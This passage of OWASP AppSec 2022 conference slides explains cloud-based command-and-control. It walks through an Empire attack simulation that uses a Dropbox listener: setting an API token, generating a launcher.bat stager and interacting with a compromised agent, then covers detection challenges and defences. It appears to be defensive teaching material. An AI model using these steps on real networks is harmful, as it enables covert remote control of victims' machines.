(Empire: uselistener/dbx) > set APIToken sl.BA[redacted]cI
```


```
(Empire: uselistener/dbx) > execute
[+] Listener dropbox successfully started
(Empire: uselistener/dbx) >
```


Attack Simulation using DropBox



- Result from Step 2: This will create a folder to be used for the C2 channel in the attacker's Dropbox account.







Attack Simulation using DropBox

- Step 3: Deliver the payload to the victim machine to simulate a compromise

Attacker

```
(Empire: usestager/windows/launcher_bat) > set Listener dropbox
[*] Set Listener to dropbox
(Empire: usestager/windows/launcher_bat) > execute
[*] launcher.bat written to /opt/Empire/empire/client/generated-stagers/launcher.bat
(Empire: usestager/windows/launcher_bat) >
```

Victim


perfhost.exe	1784	Running	LOCAL SE...	00	452 K	x86 Performance Counter Host
powershell.exe	5304	Running	dmuluget...	00	22,312 K	Windows PowerShell
powershell.exe	6728	Running	dmuluget...	00	76,380 K	Windows PowerShell
rdpclip.exe	4732	Running	dmuluget...	00	1,864 K	RDP Clipboard Monitor

Attacker

```
(Empire: agents) > agents

Agents
```

ID	Name	Language	Internal IP	Username	Process	PID	Delay	Last Seen	Listener
1	L258MBVZ*	powershell	198.19.144.216	CORP\dmulugeta-01	powershell	6728	60/0.0	2022-01-17 18:53:15 UTC (now)	dropbox


```
(Empire: agents) >
```




Attack Simulation using DropBox

- Step 4: Interact with the compromised device

Attack Simulation using DropBox



- Results from Step 5: Interaction by uploading / downloading encrypted task files




```
141
142 def aes_encrypt(key, data):
143     """
144     Generate a random IV and new AES cipher object with the given
145     key, and return IV + encryptedData.
146     """
147     if isinstance(key, str):
148         key = bytes(key, "UTF-8")
149     if isinstance(data, str):
150         data = bytes(data, "UTF-8")
151     backend = default_backend()
152     IV = os.urandom(16)
153     cipher = Cipher(algorithms.AES(key), modes.CBC(IV), backend=backend)
154     encryptor = cipher.encryptor()
155     ct = encryptor.update(pad(data)) + encryptor.finalize()
156     return IV + ct
157
```

DropBox for C2: summary

- Cloud Storage app abused by uploading, downloading, and deleting encrypted files
  - Similar to OneDrive and Google Drive

- Can simulate a threat actor using this technique using tools like DropboxC2, C3, and Empire

- TTPs based on sophistication
  - Low / unsophisticated:
    - default configurations using a tool like Empire / C3
  - Medium:
    - custom configuration with a tool like Empire / C3
  - High (targeted attacks in the real world)
    - multiple accounts with data transfer distributed among them

Defences

Why is this hard to detect?

Benign	1146	https://api.github.com/repos/...	HTTP/1.1	GET	githubdesktop:5892
	1148	https://api.github.com/repos/...	HTTP/1.1	GET	githubdesktop:5892
	1151	https://api.github.com/repos/...	HTTP/1.1	GET	githubdesktop:5892
	1155	https://api.github.com/repos/...	HTTP/1.1	GET	githubdesktop:5892
Cloud C2	1158	https://api.github.com/repos/...	HTTP/1.1	GET	relay_x64_c691_victi...
	1166	https://api.github.com/repos/...	HTTP/1.1	GET	relay_x64_c691_victi...
	1171	https://api.github.com/repos/...	HTTP/1.1	GET	relay_x64_c691_victi...

1. Both malicious and benign traffic is going to the same domain
2. The domain is a valid cloud provider domain
3. The traffic to the domain is encrypted using the cloud provider's certificate


Defences

Identify and block known malware *[Endpoint] [Network]*

Disallow non corporate cloud applications *[Endpoint] [Network]*

Adequate logging and monitoring - OWASP Top 10 *[Endpoint] [Network]* [29]

Regular beaconing behaviour *[Network]*




Defences


Unsigned applications making network connections ***[Endpoint]***

User agents associated with known malware ***[Network]***

Packet count anomalies ***[Network]*** [1]

Detect data exfiltration over the C2 channel ***[Network]*** [1]





Conclusion

What is Cloud C2? *Command and Control via a Cloud Application*

Which apps are abused for C2? *Vast majority of them can be abused*

How can you simulate this in your network? *Four steps when used with Empire/C3/Covenant*

What defences can be put in place? *Numerous controls can aid to detect Cloud C2*

Contact

Twitter: @dagmulu

Linkedin: dmulugeta

Future updates on our blog

OWASP 2022
VIRTUAL
APPSEC
JUN 6-10

THANK YOU!

References

[1] https://labs.f-secure.com/blog/hunting-for-c3/
[2] https://www.f-secure.com/gb-en/consulting/our-thinking/rip-office365-command-and-control
[3] https://labs.f-secure.com/tools/c3
[4] https://attack.mitre.org/techniques/T1102/002/
[5] https://attack.mitre.org/techniques/T1102/
[6] https://labs.f-secure.com/blog/attack-detection-fundamentals-c2-and-exfiltration-lab-1
[7] https://labs.f-secure.com/blog/attack-detection-fundamentals-c2-and-exfiltration-lab-2
[8] https://labs.f-secure.com/blog/attack-detection-fundamentals-c2-and-exfiltration-lab-3
[9] https://sansorg.egnyte.com/dl/4mdnX7hSOV
[10] https://securityintelligence.com/how-to-leverage-log-services-to-analyze-cc-traffic/
[11] https://cybersecurity.att.com/blogs/security-essentials/command-and-control-server-detection-methods-best-practices
[12] https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html
[13] https://blog.bushidotoken.net/2021/04/dead-drop-resolvers-espionage-inspired.htmll
[14] https://www.bleepingcomputer.com/news/security/state-sponsored-hackers-abuse-slack-api-to-steal-airline-data/
[15] https://thehackernews.com/2022/01/molerats-hackers-hiding-new-espionage.html
[16] https://thehackernews.com/2022/01/hackers-exploited-mshtml-flaw-to-spy-on.html
[17] https://www.trendmicro.com/en_us/research/20/l/pawn-storm-lack-of-sophistication-as-a-strategy.html
[18] https://github.com/Coalfire-Research/Slackor
[19] https://github.com/praetorian-inc/slack-c2bot
[20] https://github.com/bkup/SlackShell
[21] https://github.com/Arno0x/DBC2
[22] https://github.com/FSecureLABS/C3
[23] https://github.com/3xpl01tc0d3r/Callidus
[24] https://github.com/boku7/azureOutlookC2
[25] https://github.com/looCiprian/GC2-sheet
[26] https://github.com/BC-SECURITY
[27] https://github.com/BC-SECURITY/Empire
[28] https://www.bc-security.org/post/empire-dropbox-c2-listener/
[29] https://aws.amazon.com/workspaces/
[30] https://owasp.org/Top10/A09_2021-Security_Logging_and_Monitoring_Failures/